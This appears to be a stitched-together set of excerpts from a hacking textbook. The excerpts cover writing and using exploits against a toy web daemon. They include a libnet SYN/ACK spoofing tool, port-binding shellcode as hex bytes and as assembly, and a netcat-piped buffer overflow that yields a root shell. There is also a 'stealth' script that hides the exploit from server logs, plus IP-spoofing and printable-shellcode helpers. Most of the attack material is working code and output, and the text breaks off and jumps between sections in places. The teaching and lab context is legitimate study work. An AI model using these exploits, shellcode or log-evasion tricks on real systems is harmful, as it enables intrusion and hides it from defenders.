            str_ptr = filter_string + strlen(filter_string);
            sprintf(str_ptr, " or dst port %hu", ports[i++]);
         }
         strcat(filter_string, ")");
      }
   }
   printf("DEBUG: filter string is \'%s\'\n", filter_string);
   if(pcap_compile(pcap_hdl, &filter, filter_string, 0, 0) == -1)
      fatal("pcap_compile failed");

   if(pcap_setfilter(pcap_hdl, &filter) == -1)
      fatal("pcap_setfilter failed");
}

void caught_packet(u_char *user_args, const struct pcap_pkthdr *cap_header, const u_char
*packet) {
   u_char *pkt_data;
   struct libnet_ip_hdr *IPhdr;
   struct libnet_tcp_hdr *TCPhdr;
   struct data_pass *passed;
   int bcount;

   passed = (struct data_pass *) user_args; // Pass data using a pointer to a struct

   IPhdr = (struct libnet_ip_hdr *) (packet + LIBNET_ETH_H);
   TCPhdr = (struct libnet_tcp_hdr *) (packet + LIBNET_ETH_H + LIBNET_TCP_H);

   libnet_build_ip(LIBNET_TCP_H,      // Size of the packet sans IP header
      IPTOS_LOWDELAY,                 // IP tos
      libnet_get_prand(LIBNET_PRu16), // IP ID (randomized)
      0,                              // Frag stuff
      libnet_get_prand(LIBNET_PR8),   // TTL (randomized)
```

```
      IPPROTO_TCP,                    // Transport protocol
      *((u_long *)&(IPhdr->ip_dst)),  // Source IP (pretend we are dst)
      *((u_long *)&(IPhdr->ip_src)),  // Destination IP (send back to src)
      NULL,                           // Payload (none)
      0,                              // Payload length
      passed->packet);                // Packet header memory

   libnet_build_tcp(htons(TCPhdr->th_dport),// Source TCP port (pretend we are dst)
      htons(TCPhdr->th_sport),        // Destination TCP port (send back to src)
      htonl(TCPhdr->th_ack),          // Sequence number (use previous ack)
      htonl((TCPhdr->th_seq) + 1),    // Acknowledgement number (SYN's seq # + 1)
      TH_SYN | TH_ACK,                // Control flags (RST flag set only)
      libnet_get_prand(LIBNET_PRu16), // Window size (randomized)
      0,                              // Urgent pointer
      NULL,                           // Payload (none)
      0,                              // Payload length
      (passed->packet) + LIBNET_IP_H);// Packet header memory

   if (libnet_do_checksum(passed->packet, IPPROTO_TCP, LIBNET_TCP_H) == -1)
      libnet_error(LIBNET_ERR_FATAL, "can't compute checksum\n");

   bcount = libnet_write_ip(passed->libnet_handle, passed->packet,
 LIBNET_IP_H+LIBNET_TCP_H);
   if (bcount < LIBNET_IP_H + LIBNET_TCP_H)
      libnet_error(LIBNET_ERR_WARNING, "Warning: Incomplete packet written.");
   printf("bing!\n");
}
```


There are a few tricky parts in the code above, but you should be able to follow all of it. When the program is compiled and executed, it will shroud the IP address given as the first argument, with the exception of a list of existing ports provided as the remaining arguments.

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o shroud shroud.c -lnet -lpcap
reader@hacking:~/booksrc $ sudo ./shroud 192.168.42.72 22 80
DEBUG: filter string is 'dst host 192.168.42.72 and tcp[tcpflags] & tcp-syn != 0 and
tcp[tcpflags] & tcp-ack = 0 and not (dst port 22 or dst port 80)'
```

While shroud is running, any port scanning attempts will show every port to be open.

```
matrix@euclid:~ $ sudo nmap -sS 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.0.189):
Port       State       Service
1/tcp      open        tcpmux
2/tcp      open        compressnet
3/tcp      open        compressnet
4/tcp      open        unknown
5/tcp      open        rje
6/tcp      open        unknown
7/tcp      open        echo
8/tcp      open        unknown
9/tcp      open        discard
10/tcp     open        unknown
11/tcp     open        systat
12/tcp     open        unknown
13/tcp     open        daytime
```

```
Got request from 127.0.0.1:40668 "GET /image.jpg HTTP/1.1"
        Opening './webroot/image.jpg'    200 OK
Got request from 127.0.0.1:58504
"␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣
␣␣␣␣␣␣␣␣␣␣␣␣␣␣1␣ 1␣ 1␣␣␣  j

                                         XQh//shh/bin␣␣S ␣␣␣␣␣␣␣␣␣␣␣␣
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
 NOT HTTP!
sh-3.2#
```

The vulnerability certainly exists, but the shellcode doesn't do what we want in this case. Since we're not at the console, shellcode is just a selfcontained program, designed to take over another program to open a shell. Once control of the program's execution pointer is taken, the injected shellcode can do anything. There are many different types of shellcode that can be used in different situations (or payloads). Even though not all shellcode actually spawns a shell, it's still commonly called shellcode.

Port-Binding Shellcode

When exploiting a remote program, spawning a shell locally is pointless. Port-binding shellcode listens for a TCP connection on a certain port and serves up the shell remotely. Assuming you already have port-binding shellcode ready, using it is simply a matter of replacing the shellcode bytes defined in the exploit. Port-binding shellcode is included in the LiveCD that will bind to port 31337. These shellcode bytes are shown in the output below.

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc $ hexdump -C portbinding_shellcode
00000000  6a 66 58 99 31 db 43 52  6a 01 6a 02 89 e1 cd 80  |jfX.1.CRj.j.....|
00000010  96 6a 66 58 43 52 66 68  7a 69 66 53 89 e1 6a 10  |.jfXCRfhzifS..j.|
00000020  51 56 89 e1 cd 80 b0 66  43 43 53 56 89 e1 cd 80  |QV.....fCCSV....|
00000030  b0 66 43 52 52 56 89 e1  cd 80 93 6a 02 59 b0 3f  |.fCRRV.....j.Y.?|
00000040  cd 80 49 79 f9 b0 0b 52  68 2f 2f 73 68 68 2f 62  |..Iy...Rh//shh/b|
00000050  69 6e 89 e3 52 89 e2 53  89 e1 cd 80              |in..R..S....|
0000005c
reader@hacking:~/booksrc $ od -tx1 portbinding_shellcode | cut -c8-80 | sed -e 's/ /\\x/g'
\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80
\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10
\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80
\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f
\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80

reader@hacking:~/booksrc $
```

After some quick formatting, these bytes are swapped into the shellcode bytes of the tinyweb_exploit.c program, resulting in tinyweb_exploit2.c. The new shellcode line is shown below.

```
reader@hacking:~/booksrc $ nc -vv 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
ls -l /etc/passwd
-rw-r--r-- 1 root root 1545 Sep  9 16:24 /etc/passwd
```

Even though the remote shell doesn't display a prompt, it still accepts commands and returns the output over the network.

A program like netcat can be used for many other things. It's designed to work like a console program, allowing standard input and output to be piped and redirected. Using netcat and the port-binding shellcode in a file, the same exploit can be carried out on the command line.

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc $ echo $((540+4 - 300 - 92))
152
reader@hacking:~/booksrc $ echo $((152 / 4))
38
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x300';
> cat portbinding_shellcode
> perl -e 'print "\x88\xf6\xff\xbf"x38 . \r\n"')

"␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣ jfX␣1␣CR␣␣␣␣␣␣␣jfXC
RfhzifS␣␣j QV␣␣ ␣fCCSV␣␣ ␣fCRR␣␣ ␣j␣Y␣? Iy␣␣
                                               Ph//shh/bin␣␣R␣␣S␣␣ ␣␣␣␣␣␣␣␣
"␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣
"␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x300'; cat portbinding_shellcode;
perl -e 'print "\x88\xf6\xff\xbf"x38 . "\r\n"') | nc -v -w1 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -v 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```


In the output above, first the length of the port-binding shellcode is shown to be 92 bytes. The return address is found 540 bytes from the start of the buffer, so with a 300-byte NOP sled and 92 bytes of shellcode, there are 152 bytes to the return address overwrite. This means that if the target return address is repeated 38 times at the end of the buffer, the last one should do the overwrite. Finally, the buffer is terminated with `'\r\n'`. The commands that build the buffer are grouped with parentheses to pipe the buffer into netcat. netcat connects to the tinyweb program and sends the buffer. After the shellcode runs, netcat needs to be broken out of by pressing CTRL-C, since the original socket connection is still open. Then, netcat is used again to connect to the shell bound on port 31337.

The Path to Shellcode

Shellcode is literally injected into a running program, where it takes over like a biological virus inside a cell. Since shellcode isn't really an executable program, we don't have the luxury of declaring the layout of data in memory or even using other memory segments. Our instructions must be self-contained and ready to take over control of the processor regardless of its current state. This is commonly referred to as position-independent code.

In shellcode, the bytes for the string `"Hello, world!"` must be mixed together with the bytes for the assembly instructions, since there aren't definable or predictable memory segments. This is fine as long as EIP doesn't try to interpret the string as instructions. However, to access the string as data we need a pointer to it. When the shellcode gets executed, it could be anywhere in memory. The string's absolute memory address needs to be calculated relative to EIP. Since EIP cannot be accessed from assembly instructions, however, we need to use some sort of trick.

Assembly Instructions Using the Stack

The stack is so integral to the *x*86 architecture that there are special instructions for its operations.

Instruction	Description
`push <source>`	Push the source operand to the stack.
`pop <destination>`	Pop a value from the stack and store in the destination operand.
`call <location>`	Call a function, jumping the execution to the address in the location operand. This location can be relative or absolute. The address of the instruvtion following the call is pushed to the stack, so that execution can return later.
`ret`	Return from a function, popping the return address from the stack and jumping execution there.

Stack-based exploits are made possible by the `call` and `ret` instructions. When a function is called, the return address of the next instruction is pushed to the stack, beginning the stack frame. After the function is finished, the `ret`instruction pops the return address from the stack and jumps EIP back there. By overwriting the stored return address on the stack before the `ret` instruction, we can take control of a program's execution.

This architecture can be misused in another way to solve the problem of addressing the inline string data. If the string is placed directly after a call instruction, the address of the string will get pushed to the stack as the return

Standard input, standard output, and standard error are the three standard file descriptors used by programs to perform standard I/O. Sockets, too, are just file descriptors that can be read from and written to. By simply swapping the standard input, output, and error of the spawned shell with the connected socket file descriptor, the shell will write output and errors to the socket and read its input from the bytes that the socket received. There is a system call specifically for duplicating file descriptors, called dup2. This is system call number 63.

```
reader@hacking:~/booksrc $ grep dup2 /usr/include/asm-i386/unistd.h
#define __NR_dup2                63
reader@hacking:~/booksrc $ man 2 dup2
DUP(2)                     Linux Programmer's Manual                     DUP(2)

NAME
       dup, dup2 - duplicate a file descriptor

SYNOPSIS
       #include <unistd.h>
       int dup(int oldfd);
       int dup2(int oldfd, int newfd);

DESCRIPTION
       dup() and dup2() create a copy of the file descriptor oldfd.

       dup2() makes newfd be the copy of oldfd, closing newfd first if necessary.
```

The bind_port.s shellcode left off with the connected socket file descriptor in EAX. The following instructions are added in the file bind_shell_beta.s to duplicate this socket into the standard I/O file descriptors; then, the tiny_shell instructions are called to execute a shell in the current process. The spawned shell's standard input and output file descriptors will be the TCP connection, allowing remote shell access.

New Instructions from bind_shell1.s

```
; dup2(connected socket, {all three standard I/O file descriptors})
  mov ebx, eax      ; Move socket FD in ebx.
  push BYTE 0x3F    ; dup2  syscall #63
  pop eax
  xor ecx, ecx      ; ecx = 0 = standard input
  int 0x80          ; dup(c, 0)
  mov BYTE al, 0x3F ; dup2  syscall #63
  inc ecx           ; ecx = 1 = standard output
  int 0x80          ; dup(c, 1)
  mov BYTE al, 0x3F ; dup2  syscall #63
  inc ecx           ; ecx = 2 = standard error
  int 0x80          ; dup(c, 2)

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; execve  syscall #11
  push edx          ; push some nulls for string termination.
  push 0x68732f2f   ; push "//sh" to the stack.
  push 0x6e69622f   ; push "/bin" to the stack.
  mov ebx, esp      ; Put the address of "/bin//sh" into ebx via esp.
  push ecx          ; push 32-bit null terminator to stack.
```

```
  int 0x80          ; After syscall, eax has socket file descriptor.

  xchg esi, eax     ; Save socket FD in esi for later.

; bind(s, [2, 31337, 0], 16)
  push BYTE 0x66    ; socketcall (syscall #102)
  pop eax
  inc ebx           ; ebx = 2 = SYS_BIND = bind()
  push edx          ; Build sockaddr struct:  INADDR_ANY = 0
  push WORD 0x697a  ;   (in reverse order)    PORT = 31337
  push WORD bx      ;                         AF_INET = 2
  mov ecx, esp      ; ecx = server struct pointer
  push BYTE 16      ; argv: { sizeof(server struct) = 16,
  push ecx          ;         server struct pointer,
  push esi          ;         socket file descriptor }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = 0 on success

; listen(s, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx
  inc ebx           ; ebx = 4 = SYS_LISTEN = listen()
  push ebx          ; argv: { backlog = 4,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80

; c = accept(s, 0, 0)
  mov BYTE al, 0x66 ; socketcall (syscall #102)
  inc ebx           ; ebx = 5 = SYS_ACCEPT = accept()
  push edx          ; argv: { socklen = 0,
  push edx          ;         sockaddr ptr = NULL,
  push esi          ;         socket fd }
  mov ecx, esp      ; ecx = argument array
  int 0x80          ; eax = connected socket FD

; dup2(connected socket, {all three standard I/O file descriptors})
  xchg eax, ebx     ; Put socket FD in ebx and 0x00000005 in eax.
  push BYTE 0x2     ; ecx starts at 2.
  pop ecx
dup_loop:
  mov BYTE al, 0x3F ; dup2  syscall #63
  int 0x80          ; dup2(c, 0)
  dec ecx           ; count down to 0
  jns dup_loop      ; If the sign flag is not set, ecx is not negative.

; execve(const char *filename, char *const argv [], char *const envp[])
  mov BYTE al, 11   ; execve  syscall #11
  push edx          ; push some nulls for string termination.
  push 0x68732f2f   ; push "//sh" to the stack.
  push 0x6e69622f   ; push "/bin" to the stack.
  mov ebx, esp      ; Put the address of "/bin//sh" into ebx via esp.
  push edx          ; push 32-bit null terminator to stack.
  mov edx, esp      ; This is an empty array for envp.
  push ebx          ; push string addr to stack above null terminator.
  mov ecx, esp      ; This is the argv array with string ptr
  int 0x80          ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```


This assembles to the same 92-byte bind_shell shellcode used in the previous chapter.

System Daemons

To have a realistic discussion of exploit countermeasures and bypass methods, we first need a realistic exploitation target. A remote target will be a server program that accepts incoming connections. In Unix, these programs are usually system daemons. A daemon is a program that runs in the background and detaches from the controlling terminal in a certain way. The term *daemon* was first coined by MIT hackers in the 1960s. It refers to a molecule-sorting demon from an 1867 thought experiment by a physicist named James Maxwell. In the thought experiment, Maxwell's demon is a being with the supernatural ability to effortlessly perform difficult tasks, apparently violating the second law of thermodynamics. Similarly, in Linux, system daemons tirelessly perform tasks such as providing SSH service and keeping system logs. Daemon programs typically end with a *d* to signify they are daemons, such as *sshd* or *syslogd*.

With a few additions, the tinyweb.c code on [A Tinyweb Server] can be made into a more realistic system daemon. This new code uses a call to the `daemon()` function, which will spawn a new background process. This function is used by many system daemon processes in Linux, and its man page is shown below.


```
DAEMON(3)                  Linux Programmer's Manual                 DAEMON(3)

NAME

       daemon - run in the background

SYNOPSIS
       #include <unistd.h>

       int daemon(int nochdir, int noclose);

DESCRIPTION
       The daemon() function is for programs wishing to detach themselves from
       the controlling terminal and run in the background as system daemons.

       Unless the argument nochdir is non-zero, daemon() changes the current
       working directory to the root ("/").

       Unless the argument noclose is non-zero, daemon() will redirect stan
       dard input, standard output and standard error to /dev/null.

RETURN VALUE
       (This function forks, and if the   fork()  succeeds,  the  parent  does
       _exit(0),  so that further errors are seen by the child only.)  On suc
       cess zero will be returned.  If an error occurs,  daemon()  returns  -1
       and  sets  the global variable errno to any of the errors specified for
       the library functions fork(2) and setsid(2).
```

System daemons run detached from a controlling terminal, so the new tinyweb daemon code writes to a log file. Without a controlling terminal, system daemons are typically controlled with signals. The new tinyweb daemon program will need to catch the terminate signal so it can exit cleanly when killed.

Tools of the Trade

With a realistic target in place, let's jump back over to the attacker's side of the fence. For this kind of attack, exploit scripts are an essential tool of the trade. Like a set of lock picks in the hands of a professional, exploits open many doors for a hacker. Through careful manipulation of the internal mechanisms, the security can be entirely sidestepped.

In previous chapters, we've written exploit code in C and manually exploited vulnerabilities from the command line. The fine line between an exploit program and an exploit tool is a matter of finalization and reconfigurability. Exploit programs are more like guns than tools. Like a gun, an exploit program has a singular utility and the user interface is as simple as pulling a trigger. Both guns and exploit programs are finalized products that can be used by unskilled people with dangerous results. In contrast, exploit tools usually aren't finished products, nor are they meant for others to use. With an understanding of programming, it's only natural that a hacker would begin to write his own scripts and tools to aid exploitation. These personalized tools automate tedious tasks and facilitate experimentation. Like conventional tools, they can be used for many purposes, extending the skill of the user.

tinywebd Exploit Tool

For the tinyweb daemon, we want an exploit tool that allows us to experiment with the vulnerabilities. As in the development of our previous exploits, GDB is used first to figure out the details of the vulnerability, such as offsets. The offset to the return address will be the same as in the original tinyweb.c program, but a daemon program presents added challenges. The daemon call forks the process, running the rest of the program in the child process, while the parent process exits. In the output below, a breakpoint is set after the `daemon()` call, but the debugger never hits it.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) list 47
42
43         if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
44            fatal("setting socket option SO_REUSEADDR");
45
46         printf("Starting tiny web daemon.\n");
47         if(daemon(1, 1) == -1) // Fork to a background daemon process.
48            fatal("forking to daemon process");
49
50         signal(SIGTERM, handle_shutdown);   // Call handle_shutdown when killed.
51         signal(SIGINT, handle_shutdown);   // Call handle_shutdown when interrupted.
(gdb) break 50
```

```
(gdb) list 68
63          if (listen(sockfd, 20) == -1)
64             fatal("listening on socket");
65
66          while(1) {   // Accept loop
67             sin_size = sizeof(struct sockaddr_in);
68             new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
69             if(new_sockfd == -1)
70                fatal("accepting connection");
71
72             handle_connection(new_sockfd, &client_addr, logfd);
(gdb) list handle_connection
77       /* This function handles the connection on the passed socket from the
78        * passed client address and logs to the passed FD. The connection is
79        * processed as a web request, and this function replies over the connected
80        * socket. Finally, the passed socket is closed at the end of the function.
81        */
82       void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd)
 {
83          unsigned char *ptr, request[500], resource[500], log_buffer[500];
84          int fd, length;
85
86          length = recv_line(sockfd, request);
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) cont
Continuing.
```

The execution pauses while the tinyweb daemon waits for a connection. Once again, a connection is made to the webserver using a browser to advance the code execution to the breakpoint.


```
Breakpoint 1, handle_connection (sockfd=5, client_addr_ptr=0xbffff810) at tinywebd.c:86
86          length = recv_line(sockfd, request);
(gdb) bt
#0  handle_connection (sockfd=5, client_addr_ptr=0xbffff810, logfd=3) at tinywebd.c:86
#1  0x08048fb7 in main () at tinywebd.c:72
(gdb) x/x request
0xbffff5c0:     0x080484ec
(gdb) x/16x request + 500
0xbffff7b4:     0xb7fd5ff4      0xb8000ce0      0x00000000      0xbffff848
0xbffff7c4:     0xb7ff9300      0xb7fd5ff4      0xbffff7e0      0xb7f691c0
0xbffff7d4:     0xb7fd5ff4      0xbffff848      0x08048fb7      0x00000005
0xbffff7e4:     0xbffff810      0x00000003      0xbffff838      0x00000004
(gdb) x/x 0xbffff7d4 + 8
0xbffff7dc:     0x08048fb7
(gdb) p /x 0xbffff7dc - 0xbffff5c0
$1 = 0x21c
(gdb) p 0xbffff7dc - 0xbffff5c0
$2 = 540
(gdb) p /x 0xbffff5c0 + 100
$3 = 0xbffff624
(gdb) quit
The program is running. Quit anyway (and detach it)? (y or n) y
Detaching from program: , process 25830
reader@hacking:~/booksrc $
```

The debugger shows that the request buffer starts at `0xbffff5c0` and the stored return address is at `0xbffff7dc`, which means the offset is 540 bytes. The safest files, since there are so many valid requests to hide among: It's easier to blend in at a crowded mall than an empty street. But how exactly do you hide a big, ugly exploit buffer in the proverbial sheep's clothing?

There's a simple mistake in the tinyweb daemon's source code that allows the request buffer to be truncated early when it's used for the log file output, but not when copying into memory. The `recv_line()` function uses `\r\n` as the delimiter; however, all the other standard string functions use a null byte for the delimiter. These string functions are used to write to the log file, so by strategically using both delimiters, the data written to the log can be partially controlled.

The following exploit script puts a valid-looking request in front of the rest of the exploit buffer. The NOP sled is shrunk to accommodate the new data.

xtool_tinywebd_stealth.sh

```
#!/bin/sh
# stealth exploitation tool
if [ -z "$2" ]; then # If argument 2 is blank
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # At +100 bytes from buffer @ 0xbffff5c0
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE))

echo "[Fake Request ($FR_SIZE b)] [NOP ($ALIGNED_SLED_SIZE b)] [shellcode
($SIZE b)] [ret addr ($((4*32)) b)]"
(perl -e "print \"$FAKEREQUEST\" . \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
 perl -e "print \"$RETADDR\"x32 . \"\r\n\"") | nc -w 1 -v $2 80
```


This new exploit buffer uses the null byte delimiter to terminate the fake request camouflage. A null byte won't stop the `recv_line()` function, so the rest of the exploit buffer is copied to the stack. Since the string functions used to write to the log use a null byte for termination, the fake request is logged and the rest of the exploit is hidden. The following output shows this exploit script in use.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nc -l -p 31337 &
[1] 7714
reader@hacking:~/booksrc $ jobs
[1]+ Running                 nc -l -p 31337 &
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh loopback_shell 127.0.0.1
target IP: 127.0.0.1
shellcode: loopback_shell (83 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (318 b)] [shellcode (83 b)] [ret addr (128 b)]
```

O_WRONLY|O_CREAT|O_APPEND turns out to be 0x441 and S_IRUSR|S_IWUSR is 0x180. The following shellcode uses these values to create a file called Hacked in the root filesystem.

mark.s

```
BITS 32
; Mark the filesystem to prove you ran.
   jmp short one
   two:
   pop ebx              ; Filename
   xor ecx, ecx
   mov BYTE [ebx+7], cl ; Null terminate filename
   push BYTE 0x5        ; Open()
   pop eax
   mov WORD cx, 0x441   ; O_WRONLY|O_APPEND|O_CREAT
   xor edx, edx
   mov WORD dx, 0x180   ; S_IRUSR|S_IWUSR
   int 0x80             ; Open file to create it.
      ; eax = returned file descriptor
   mov ebx, eax         ; File descriptor to second arg
   push BYTE 0x6        ; Close ()
   pop eax
   int 0x80 ; Close file.

   xor eax, eax
   mov ebx, eax
   inc eax    ; Exit call.
   int 0x80   ; Exit(0), to avoid an infinite loop.
one:
   call two
db "/HackedX"
;   01234567
```


The shellcode opens a file to create it and then immediately closes the file. Finally, it calls exit to avoid an infinite loop. The output below shows this new shellcode being used with the exploit tool.

```
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ nasm mark.s
reader@hacking:~/booksrc $ hexdump -C mark
00000000  eb 23 5b 31 c9 88 4b 07  6a 05 58 66 b9 41 04 31  |.#[1.K.j.Xf.A.1|
00000010  d2 66 ba 80 01 cd 80 89  c3 6a 06 58 cd 80 31 c0  |.f....j.X.1.|
00000020  89 c3 40 cd 80 e8 d8 ff  ff ff 2f 48 61 63 6b 65  |.@..../Hacke|
00000030  64 58                                             |dX|
00000032
reader@hacking:~/booksrc $ ls -l /Hacked
ls: /Hacked: No such file or directory
reader@hacking:~/booksrc $ ./xtool_tinywebd_steath.sh mark 127.0.0.1
target IP: 127.0.0.1
shellcode: mark (44 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request (15 b)] [NOP (357 b)] [shellcode (44 b)] [ret addr (128 b)]
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ ls -l /Hacked
-rw------- 1 root reader 0 2007-09-17 16:59 /Hacked
reader@hacking:~/booksrc $
```

```
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 . \"\r\n\"") | nc -w 1 -v $2 80
```

The best way to explain exactly what this exploit script does is to watch tinywebd from within GDB. In the output below, GDB is used to attach to the running tinywebd process, breakpoints are set before the overflow, and the IP portion of the log buffer is generated.

```
reader@hacking:~/booksrc $ ps aux | grep tinywebd
root     27264  0.0  0.0   1636   420 ?        Ss   20:47   0:00 ./tinywebd
reader   30648  0.0  0.0   2880   748 pts/2    R+   22:29   0:00 grep tinywebd
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q—pid=27264 --symbols=./a.out

warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
Attaching to process 27264
/cow/home/reader/booksrc/tinywebd: No such file or directory.
A program is being debugged already. Kill it? (y or n) n
Program not killed.
(gdb) list handle_connection
77      /* This function handles the connection on the passed socket from the
78       * passed client address and logs to the passed FD. The connection is
79       * processed as a web request, and this function replies over the connected
80       * socket. Finally, the passed socket is closed at the end of the function.
81       */
82      void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr, int logfd)
 {
83         unsigned char *ptr, request[500], resource[500], log_buffer[500];
84         int fd, length;
85
86         length = recv_line(sockfd, request);
(gdb)
87
88         sprintf(log_buffer, "From %s:%d \"%s\"\t", inet_ntoa(client_addr_ptr-
>sin_addr),
ntohs(client_addr_ptr->sin_port), request);
89
90         ptr = strstr(request, " HTTP/"); // Search for valid looking request.
91         if(ptr == NULL) { // Then this isn't valid HTTP
92            strcat(log_buffer, " NOT HTTP!\n");
93         } else {
94            *ptr = 0; // Terminate the buffer at the end of the URL.
95            ptr = NULL; // Set ptr to NULL (used to flag for an invalid request).
96            if(strncmp(request, "GET ", 4) == 0)  // Get request
(gdb) break 86
Breakpoint 1 at 0x8048fc3: file tinywebd.c, line 86.
(gdb) break 89
Breakpoint 2 at 0x8049028: file tinywebd.c, line 89.
(gdb) cont
Continuing.
```

Then, from another terminal, the new spoofing exploit is used to advance execution in the debugger.

```
reader@hacking:~/booksrc $ ./xtool_tinywebd_spoof.sh mark_restore 127.0.0.1
target IP: 127.0.0.1
shellcode: mark_restore (53 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 332] [shellcode 53] [ret addr 128]
```

When this program is run, it expects two arguments—the start and the end values for EAX. For the printable loader shellcode, EAX is zeroed out to start with, and the end value should be `0x80cde189`. This value corresponds to the last four bytes from shellcode.bin.

```
reader@hacking:~/booksrc $ gcc -o printable_helper printable_helper.c
reader@hacking:~/booksrc $ ./printable_helper 0 0x80cde189
calculating printable values to subtract from EAX..

start: 0x00000000

     - 0x346d6d25
     - 0x256d6d25
     - 0x2557442d
-------------------
end:   0x80cde189
reader@hacking:~/booksrc $ hexdump -C ./shellcode.bin
00000000  31 c0 31 db 31 c9 99 b0  a4 cd 80 6a 0b 58 51 68  |1.1.1......j.XQh|
00000010  2f 2f 73 68 68 2f 62 69  6e 89 e3 51 89 e2 53 89  |//shh/bin..Q..S.|
